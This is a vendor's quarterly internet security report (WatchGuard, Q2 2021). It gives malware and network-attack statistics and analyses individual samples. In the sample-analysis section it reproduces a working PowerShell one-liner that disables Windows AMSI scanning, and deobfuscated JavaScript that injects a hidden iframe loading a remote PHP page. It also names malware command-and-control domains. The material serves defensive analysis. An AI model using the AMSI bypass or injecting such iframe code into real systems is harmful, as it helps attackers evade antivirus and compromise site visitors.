



INTERNET SECURITY REPORT



Quarter 2, 2021

Contents

The Firebox Feed™ provides quantifiable data and trends about hackers' latest attacks, and understanding these trends can help us improve our defenses.

03 Introduction

05 Executive Summary

06 Firebox Feed Statistics

07 Malware Trends

08 Overall Malware Trends

09 Most-Widespread Malware

11 Catching Evasive Malware

12 Individual Malware Sample Analysis

15 Network Attack Trends

17 Top 10 Network Attacks

20 Most Widespread Network Attacks

23 Network Attack Conclusion

24 DNS Analysis

25 Top Malware Domains

27 Firebox Feed: Defense Learnings

29 Endpoint Threat Trends

31 Ransomware Back on the Rise

32 Top Security Incident

33 Colonial Pipeline Ransomware Attack

35 Important Takeaways

36 Conclusion and Defense Highlights

39 About WatchGuard

Introduction

Forecasting, or put another way, predicting the future, is hard! Few know this better than meteorologists. Among the general public, weathermen and women have an unfair reputation of missing their forecasts often, with people complaining, “they only get it right 50 percent of the time.” This is probably because forecast accuracy was much lower decades ago. However, the truth is weather forecasting has gotten much more accurate in the past decades, despite the huge complexity of the varied environmental systems that contribute it. For instance, today’s one-day temperature forecasts are accurate in the range of two degrees. It’s true the longer-range the forecast the less accurate it becomes, but even then, seven-day forecasts are correct 80 percent of the time and five-day forecasts increase to 90 percent accuracy. You only see 50 percent accuracy when you get to 10-day forecasts and beyond.

This begs the question; how did weather forecasting improve so much over the past decades? The answer is new technology that provides more data and intelligence to base our analysis on. When weather forecasting first started, people literally just looked outside, and our forecasts were mostly a guess. Then, science brought us devices to measure temperature, humidity, and air pressure, at least locally, and our guesses got a little better. Today, Doppler radar, live satellite imagery, and global automated surface observing systems (ASOS) deliver real-time data from hundreds, if not thousands, of locations around the globe, and powerful super computers interpret that data to give us pretty spot-on forecasts within five to seven days. In short, you can’t make good predictions or forecasts about something unless you have the right current and historical data or intelligence to base that analysis on.

That concept is essentially the premise of this report, but for cyber threats. We can better forecast the cybersecurity threat landscape, and thus help you defend yourself against future threats, by analyzing the data and intelligence gathered from tens of thousands of security controls that are recording attacks real-time around the world. With that timely data in hand, in statistically relevant quantities, we can make much more accurate hypotheses about how threat actors might try to compromise your network in the future. And with that forecast in hand, we can offer you the right defensive strategy to match the danger; like a weatherman recommending you take an umbrella with you that day.

Now that you know why and how we do these forecasts, let’s talk about what this reports covers what we saw last quarter.

Our Q2 2021 report includes:

06 **The Latest Firebox Feed Threat Trends**

This section highlights the top malware, network attacks, and threatening domains we see targeting our customers. We break these results down both by raw volume and by the most-widespread threats, while giving you a global and regional view of the problem. This quarter, we highlight two individual standouts, XML.JSLoader and AMSI.Disable.A, which made up 90 percent of malware delivered over encrypted connections, among other things.

29 **H1 2021 Endpoint Security Trends:**

This quarter, we re-introduce some of the malware trends and data we get from our endpoint products, like Adaptive Defense 360. Are living off the land (LotL) attacks increasing or fading? Has ransomware plateaued or risen? Learn the answers to those questions and more, as well as what to do about the trends we discovered, in our endpoint security section.

36 **Top Incident – Colonial Pipeline Ransomware:**

In Q2 2020, a pipeline company that provides 50% of fuel to the East Coast suffered a ransomware attack that resulted in them shutting down the pipeline for five days. In this quarter’s top incident section, we detail how the basic attack happened, but also comment on how it will likely have significant repercussions for critical infrastructure providers in the future.

36 **Security Strategies to Match our Forecast:**

What good is a forecast if you can’t do something about it? The whole reason we care about the weather forecast is to make sure we go our way prepared for what’s coming or adjust our plans accordingly. Our quarterly reports are really designed to give you an idea of the threats that attackers are moving toward next quarter, so you can arrange your defenses accordingly. Throughout this report, we will share defense tips that will provide the cyber umbrella to your Internet threat day.

Executive Summary

During Q2, malware declined a bit (3.8%) but network attacks continued in their network growth. This all matched the trend we've seen in today's hybrid work force. Threat actors continue to rain their network attacks of the servers and network software that remains in the office, but they target their malware towards remote users at home.

However, even if malware volume is down, it is also following more concerning trends. We saw over 91 percent of malware arriving over encrypted connections, which is really bad news for those who don't decrypt and scan HTTPS traffic. Since only around 20 percent of you do, that means 80 percent of you miss nine-tenths of the malware arriving over the network. Hopefully, you have good endpoint protection to catch it when it arrives. On a positive note, zero day malware, which are threats that signature protection misses, dropped almost 10 percent in Q2. The problem is it still makes up 64 percent, or two-thirds of all malware.

When looking at threats that make it to the endpoint, script-based attacks, which often evade certain antivirus (AV) products, already have reached 80 percent of last year's total. At this rate, they are sure to overtake last year's record. We've also seen a marked increase in ransomware. This is all just a taste of what this quarter's report includes.

A bird's eye view of the Q2 2021 threat landscape:

- Threats get sneakier with **91.5 percent of malware arriving over encrypted connections**. This is bad news for IT administrators who don't leverage TLS decryption capabilities of their Fireboxes or network security controls. If you don't decrypt Web connections for security scans, your network controls would miss most the malware arriving in Q2.
- Overall, **total perimeter malware detection decreased almost 4 percent**, with only ~16.6 million detections in Q2. This despite a small one percent increase in the Fireboxes reporting in threat intelligence data. On average, individual **Fireboxes saw an average of 438 malware detections per device**.
- Two malware variants, **XML.JSLoader and AMSI.Disable.A**, made up over 90 percent of malware detections over secure web connections, and represented 12 percent of Gateway AntiVirus detections overall.
- **Zero day malware decreased ~nine points from last quarter's all-time high**. However, it still represents almost two-thirds of all malware at 64.1 percent. If you don't have more proactive malware detection controls than signature-based options, you should invest.
- **Network attack volume reached another three-year high**, after last quarter's record. Fireboxes Intrusion Prevention Service (IPS) detected **~5.2 million network exploits in Q2** which represents a 22.3 percent increase quarter-over-quarter (QoQ). This is the second quarter we've seen network attacks scale significantly.
- During Q2 2021, *Firebox appliances' IPS blocked an average of 137 attacks per appliance*, a 21 percent increase QoQ.
- Regionally, **North and South America (AMER) see the most network attacks, averaging 1,744 IPS hits per Firebox**. Europe, the Middle East and Africa (EMEA) follows with 764 hits per device, and the Asia Pacific (APAC) trails with only 316 hits per device.
- **Reporting Fireboxes blocked an all-time high of 7.3 million malicious domains in Q2**. DNSWatch, our DNS firewall, already saw a 281 percent increase in detections during Q1. That trend continues this quarter with another 45 percent increase in bad domain detections.
- In the first half of 2021, our endpoint products have already detected about **80 percent of the fileless or living off the land (Lotf) attacks that we saw for all of 2020**. This is based on our detection of scripted threats. Assuming this trend continues, we expect a significant increase in LotL attacks this year.
- In the first half of 2021, **our ransomware detections have fallen just short of 2020's full year detections**. If this trend continues without additional growth, the 2021 ransomware total will reach at least 150 percent of last year.

Which those statistical highlights in mind, you're ready to explore the details and see what our forecast for Q3 entails. Make sure to keep your rain gear and mud boots ready, as we will be sure to recommend what you can do to keep any nasty cyber storms from your workplace. Keep reading for our analysis and security tips.

A futuristic server room with glowing blue lights and a network overlay. The room is filled with server racks on both sides, and a bright light source is visible in the distance. A network of glowing nodes and lines is overlaid on the scene, suggesting a complex data network. The ceiling features a grid of recessed lighting.

Firebox Feed Statistics



Firebox Feed Statistics

What Is the Firebox Feed?

The data we receive from the Firebox Feed allows the WatchGuard Threat Lab to review the threats affecting a slice of the Internet. This section of the Internet Security Report shows what we found. We leverage this data and analysis to provide some helpful steps to protect the readers' networks from the dangers we see. We hope security professionals, including managed service providers (MSPs), IT administrators, and security managers find the malware, attacks, and exploits we analyze and the practical tips we share useful in defending their organizations.

In the past, all of the feed data in this report came from Fireboxes and their security services. While that's still largely the case, we have added a few other feeds from our products to this report. Specifically, in Q2 we have an endpoint section which includes malware trends seen in our Adaptive Defense 360 (AD360) product. That said, the Firebox Feed section of the report specifically focuses on the following network services:

- **Gateway AntiVirus (GAV):** Signature-based malware detection
- **IntelligentAV (IAV):** Machine-learning engine to proactively detect malware
- **APT Blocker:** Sandbox-based behavioral detection for malware
- **Intrusion Prevention Service (IPS):** Detects and blocks network-based, server and client software exploits
- **DNSWatch:** Blocks various known malicious sites by domain name

Help Us Improve This Report

We can only make this report because of users who choose to provide us with the anonymized threat intelligence from their Fireboxes. We encourage Firebox administrators to opt in to sending WatchGuard device feedback. The more data we can collect, the more accurate a picture of the threat landscape we can paint, and the more we can improve our products to catch the latest threats.

If you wish to help, follow these steps:

1. Upgrade to Fireware OS 11.8 or higher (we recommend 12.x)
2. Enable device feedback in your Firebox settings
3. Configure WatchGuard proxies and our security services, such as GAV, IPS and APT Blocker, if available



Malware Trends

If we were clairvoyant, we would tell you exactly what malware threats to watch out for every quarter but unfortunately, we don't know what new tricks malware creators will leverage in the future. We can only see the history of malware and base our learnings from that and our experience. We become students of malware to understand what happened and why, to understand the trajectories of malware families, and to make predictions about what the future has in store. To accomplish this, we analyze the data we have from Firebox networks around the world and provide our insights here.

In the past we've identified much of the malware we see comes over encrypted connections. Network administrators that have configured their Firebox appliances to decrypt HTTPS connections give us – and the Firebox's critical security services – visibility into these connections, which allows us to identify these sneaky samples. Unfortunately, not many administrators configure HTTPS inspection to peer into these connections. The ramifications of this lack of visibility are even more serious this quarter where we identified that an astonishing 91.5% of malware arrived over an HTTPS-encrypted connection. These detections come primarily from two malware families, one that we saw for the first time in Q1 2021, XML.JSLoader, and the other is AMSI.Disable.A. These two families make up over 90% of detections over HTTPS and over 12% of total detections.

The high detections from XML.JSLoader and AMSI.Disable may appear as significant outliers and they do change our average percentages for this quarter, especially when it comes to TLS. However, our analysis has ruled out false positives as a significant contributing factor. With this in mind, let's look at the overview of Q2 malware.

We not only use the Firebox Feed data to build this report, but also to identify areas where we can improve our WatchGuard products' security. If you would like to help with these improvements please enable [WatchGuard Device Feedback](#) on your device

With few exceptions, we see malware authors moving to create more advanced malware that traditional detection methods can't immediately detect. Many new malware families can bypass signature detections so we must use advanced techniques if we ever hope to proactively protect our networks.

For your first line of defense, **Gateway AntiVirus (GAV)** will block most traditional malware quickly and easily.



If a GAV signature doesn't exist, **IntelligentAV (IAV)** inspects the file using machine learning to identify any suspicious areas of a file.




Finally, **APT Blocker** has a full behavioral-detection sandbox to proactively detect the true intent of any file.

While not directly related to services on the Firebox, any malware defense requires a layered approach. You should also install endpoint malware protection directly on your servers and workstations. Use **Endpoint Detection and Response (EDR)** and **advanced endpoint protection (EPP)** to protect your devices.



These three layers on the Firebox and an EDR/EPP solution on the endpoint provide excellent protection from malware without interrupting your workflow.



Q2 2021 Overall Malware Trends:

- After a drop in **reporting Fireboxes** for Q1 we saw a small 1% increase in Q2.
- Malware detected by **Gateway AntiVirus** increased 10%, quarter over quarter (QoQ).
- **APT Blocker** dropped by 21% after an all-time high in Q1 2021.
- **IntelligentAV (IAV)** decreased to 1/5 of the previous levels.
- **Gateway AntiVirus with TLS** detections increased by 85%, mostly due to just two malware families.

Top 10 Gateway AntiVirus (GAV) Malware Detections

The top 10 malware detections by volume gives us a look into the most prevalent malware threats targeting our customers. This quarter we see XML.JSLoader show up again after seeing it for the first time on the top 10 list in Q1. Additionally, there were two new detections this quarter. The first, AMSI.Disable.A, uses PowerShell tools to exploit various vulnerabilities in Windows. We'll describe more about that later. Both XML.JSLoader and AMSI.Disable.A were widely detected over encrypted HTTPS connections. The other new detection in the top 10, Trojan.AgentWDCR, serves as a starting point for installing other malware. Again, we will cover this malware family in more detail later.











Top 10 Gateway AntiVirus Malware				
COUNT		THREAT NAME	CATEGORY	LAST SEEN
1,105,780		Win32/Heim.D	Win Code Injection	Q1 2021
761,136		AMSI.Disable.A (powershell)	Hacktool	New
479,099		XML.JSLoader	Dropper	Q1 2021
346,006		Trojan.Cryxos	Scam File	Q1 2021
296,339		Win32/Heri	Win Code Injection	Q1 2021
289,118		Trojan.AgentWDCR	Dropper	New
262,635		CVE-2017-11882.Gen	Office Exploit	Q1 2021
194,753		Variant.Ursu	Win Code Injection	Q1 2021
146,255		Variant.Graftor	Generic Win32	Q2 2019
143,631		Trojan.GenericKD	Generic Win32	Q1 2020

Figure 1: Top 10 Gateway AntiVirus Malware Detections

Top 5 Encrypted Malware Detections

Now that we covered the top 10 detections overall, we also want to cover detections that arrived over encrypted connections.

This quarter, we again saw the new hacktool family AMSI.Disable.A as well as a new dropper Agent.IIQ, which we will discuss later. Along with the new families, we again saw XML.JSLoader detections and Mail.RAR and Cryxos rounding out the last of the top encrypted threats list.

Since only about 20% of Fireboxes scan encrypted connections, we know most Fireboxes will miss these samples when delivered over TLS/SSL. That said, the dataset is still statistically relevant enough to offer some useful analysis. We believe if more Fireboxes enabled HTTPS inspection, the total malware list would closely resemble this encrypted malware list. In other words, AMSI.Disable.A and XML.JSLoader would likely present bigger threats by detections than Win32/Heim.D if everyone decrypted.

Top 5 Encrypted Malware Detections		
COUNT	THREAT NAME	CATEGORY
761136	AMSI.Disable.A	Hacktool
479099	XML.JSLoader	Dropper
28936	Agent.IIQ	Dropper
6672	Mail.RKR	Win Code Injection
4318	Trojan.Cryxos	Scam File

Figure 2: Top 5 Encrypted Malware Detections

Top 5 Most-Widespread Malware Detections

You have seen the top detections by volume, but these detections can become skewed if only a few networks are targeted many times. In this section, you see what malware families the average network sees.

We continue to see some of the usual suspects on this list, like the typical two related Office exploits CVE-2017-11882 and CVE-2018-0802. Both of these exploits targeted Microsoft Office in Cyprus and Germany primarily. We also saw Trojan.Cryxos in this list as well as the two previous quarter lists. Finally, two different samples of the Zmuty family mostly targeted the country of Turkey.


Top 5 Most-Widespread Malware	Top 3 Countries by %			EMEA %	APAC %	AMER %
CVE-2017-11882	Cyprus - 34.29%	Germany - 34.01%	Greece - 30.63%	21.55%	7.66%	6.20%
Trojan.Cryxos	Cyprus - 51.43%	Portugal - 50.51%	Thailand - 46.85%	14.14%	8.08%	14.39%
CVE-2018-0802	Cyprus - 21.9%	Germany - 19.01%	Italy - 15.87%	12.91%	4.90%	3.77%
Trojan.Zmutzy.812	Turkey - 15.75%	Germany - 15.22%	Cyprus - 12.38%	9.15%	2.92%	1.74%
Trojan.Zmutzy.900	Turkey - 13%	Hungary - 12.38%	Denmark - 11.43%	7.69%	5.66%	2.81%

Figure 3: Top 5 Most-Widespread Malware Detections

Geographic Threats by Region

As a complement to the widespread malware list, we also look at which regions have the most overall detections. We split our detections into three regions, Europe, the Middle East, and Africa (EMEA), North, Central and South America (AMER) and the Asia-Pacific (APAC). Total hits per region show that EMEA saw the most hits overall followed by AMER. This quarter there was a big gap in the detection volume with APAC only receiving 1.1 million detections. To account for the uneven distribution of Fireboxes around the world, we prefer to view the number of detections as a percentage per network. In Q2 AMER saw the highest percentage of hits per network at 42%, followed closely by EMEA at 39%. APAC dropped to just under 20%.

Malware Detection by Region



Catching Evasive Malware

Evasive malware variants, which we call zero day malware due to them not having a signature when detected, include brand new malware never seen before as well as polymorphic malware that changes enough to evade signature detection. Devices that can detect and block these types of malware samples must rely on advance detection mechanisms including running the sample in a sandbox to extract the true intention of the file and using machine-learning models to predict whether a file is malicious or not.

We saw a drop in the overall percentage of zero day malware between Q1 and Q2 2021. However, by volume Fireboxes identified far more zero day malware than traditional malware despite the overall percentile decrease. When it comes to zero day malware that arrived over an encrypted connection, we suspect the percentages may not show the full story since the top two TLS detections make up such a large percentage of the overall TLS detections. Again, we show the data in different ways so you can see how these lower numbers, especially when it comes to zero day with TLS, don't truly signal a relief in this type of malware. We don't see a significant decrease in the number of zero day TLS detections but an increase in the number of non-zero day TLS detections primarily from AMSI.Disable.A and XML.JSLoader. This makes zero day with TLS only look smaller.



Individual Malware Sample Analysis

AMSI.disable

This malware family was especially interesting as we found code capable of disabling the Antimalware Scan Interface (AMSI) in Windows. AMSI scans PowerShell scripts, VBA macros, JavaScript and other scripts using the Windows Script Host technology to identify potentially malicious code.

In the sample we found an assembly of PowerShell scripts used to exploit a Windows system based on Powersploit, a popular PowerShell hacking tool. In this similar hacking tool, we found these lines.

```
AmsiContext = [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiContext', 'NonPublic,Static').SetValue($null,$true)
```

"[Ref]" allows you to edit a value passed to the function 'System.Management.Automation.AmsiUtils'

"Assembly.GetType" points to the type object, (a definition of the object type) in the string. In this case 'System.Management.Automation.AmsiUtils'.

"GetField" simply points to the fields containing the variable we will change. 'amsiContext','NonPublic,Static'.

"SetValue" sets the variable that we change.

The line changes the value of 'amsiContext' to Null and 'NonPublic,Static' to True in the 'System.Management.Automation.AmsiUtils' function. This, in effect, disables ASMI.

Once the script disables AMSI, other scripts can run without the need to hide a function. For the user, hopefully they have other security services like endpoint detection and response (EDR) that may also detect and stop the script from doing too much damage.

Trojan.AgentWDCR

The AgentWDCR trojan contains a basic downloader. In some of the samples we analyzed, it attempted to contact the domain doc[.]conf1g[.]com and download additional malware. One sample we analyzed downloaded a Monero coinminer. While coinminers aren't nearly as damaging as ransomware, they will slow down your PC and generate more heat, which you may even notice as more fan noise.

Multi-payload trojans or botnets often allow cyber criminals to install many types of payloads or to swap one for their ultimate malware payload later, via the command and control (C2) servers. AgentWDCR downloads and runs whatever coinminer or other malware the malware author chose to distribute from its command and control domain.

Based off of Internet history searches, conf1g[.]com operated between 2018 to sometime around the end of Q2 2021. It included multiple subdomains including owa.conf1g[.]com, box.conf1g.com, log.conf1g.com. These subdomains hosted a multitude of malware ranging from Windows and [Linux coinminers](#) to a [Linux-based remote access trojan](#) and another [Linux-based DDOS tools](#). We also believe the same threat actors run another malware website to0ls[.]com because of similar subdomains with conf1g[.]com and using the same IP address.

[Here](#) we identified a portion of the group's network.




Figure 4: Domain and C2 map of AgentWDCR from VirusTotal

Even with this visibility, we don't know who this network belongs to. According to some reports `owa[.]conf1g[.]com` and `box[.]conf1g[.]com` connected to Exchange servers compromised in the Hafnium attack. We don't believe the operators of `conf1g[.]com` were responsible for the original attack though. Perhaps the group behind `conf1g[.]com` used the same exploit to compromise servers or used the previously compromised servers to gain access to the network.

Many times, we see one-off malware detections in the top 10 malware without a connection to any groups. In this case, however, we know the group has performed previous attacks and at least took advantage of the Hafnium Exchange Server attacks. We recommend administrators identify and block any access to `conf1g[.]com` and `to0ls[.]com` with client and network security, such as the Firebox's botnet detection service, or Watchguard's Adaptive Defense 360 (AD360) or endpoint protection (EEP) suite.

Application.Agent.IIQ/JS.Agent.IIQ

We detected an application that tries to gather Microsoft OWA and Google Workspace credentials as well as download the Emotet botnet. The main part of the script we found was obfuscated, but a simple debugging attempt shows the true intention.

This code defines the function.

```
(function () {
```

The next snippet creates an HTML Iframe element as a variable "m".

```
var m = document.createElement('iframe');
```

The following code excerpt adds the link to the PHP file and sizes it to one pixel to make it effectively invisible.

```
m.src = 'http://zlobek[.]stargard[.]pl/includes/dtd[.]php';
m.style.position = 'absolute';
m.style.border = '0';
m.style.height = '1px';
m.style.width = '1px';
m.style.left = '1px';
m.style.top = '1px';
```

Finally, this bit confirms the element was created and adds it to the current webpage in a separate section or "div".

```
if (!document.getElementById('m')) {
    document.write('<div id=\\"m\\"></div>');
    document.getElementById('m').appendChild(m);
}
})();
```




Figure 5: Fake Google Docs Login Example Created From Agent.IIQ

In the end, this function creates a one-pixel element to hide on the web page and load up a separate page in the background iFrame element. Threat actors will typically use this style of attack to load up an exploit kit or clickfraud malware. In one sample, we identified this threat on a fake Google Docs login form. These agent-type malware samples will attempt to gather as much information from the victim as possible. We continue to see these samples high in our list because they are easy to deploy for attackers and continue to work. Workplaces should have ongoing education for users to ensure everyone knows what to look for in a credential harvester like this one.

Conclusion

Large increases in TLS traffic detected in Q2 make identifying trends difficult but not impossible. We still know Microsoft Office exploits will continue to create entry points for malware and we will likely see more PowerShell exploits in the wild. Endpoint Detection and Response will help protect you from these trends. Without it, much of the malware we detected in this report will likely compromise many networks in the future.

Network Attack Trends

The Intrusion Prevention Service (IPS) provides security at the network layer to prevent network attacks and application exploits. The security space is continuously evolving with unique attacks making their way into the catalog of Common Vulnerabilities and Exposures (CVE), but along with new developments come the tried-and-true network attacks we see regularly. Those regulars are no exception this quarter, with several familiar signatures from previous quarters in the top 10 by volume list. This holds true for our most-widespread network attacks too, where we only saw one new attack make the list. The signature [1133630](#) is a remote code execution vulnerability that affects Microsoft browsers. Does a new signature mean this is likely a new attack? No, it does not. Microsoft published the vulnerability in March 2017 along with needed patches. It is now 2021, and we can see these tried-and-true attacks continue to be detected by our tried-and-true IPS defenses.

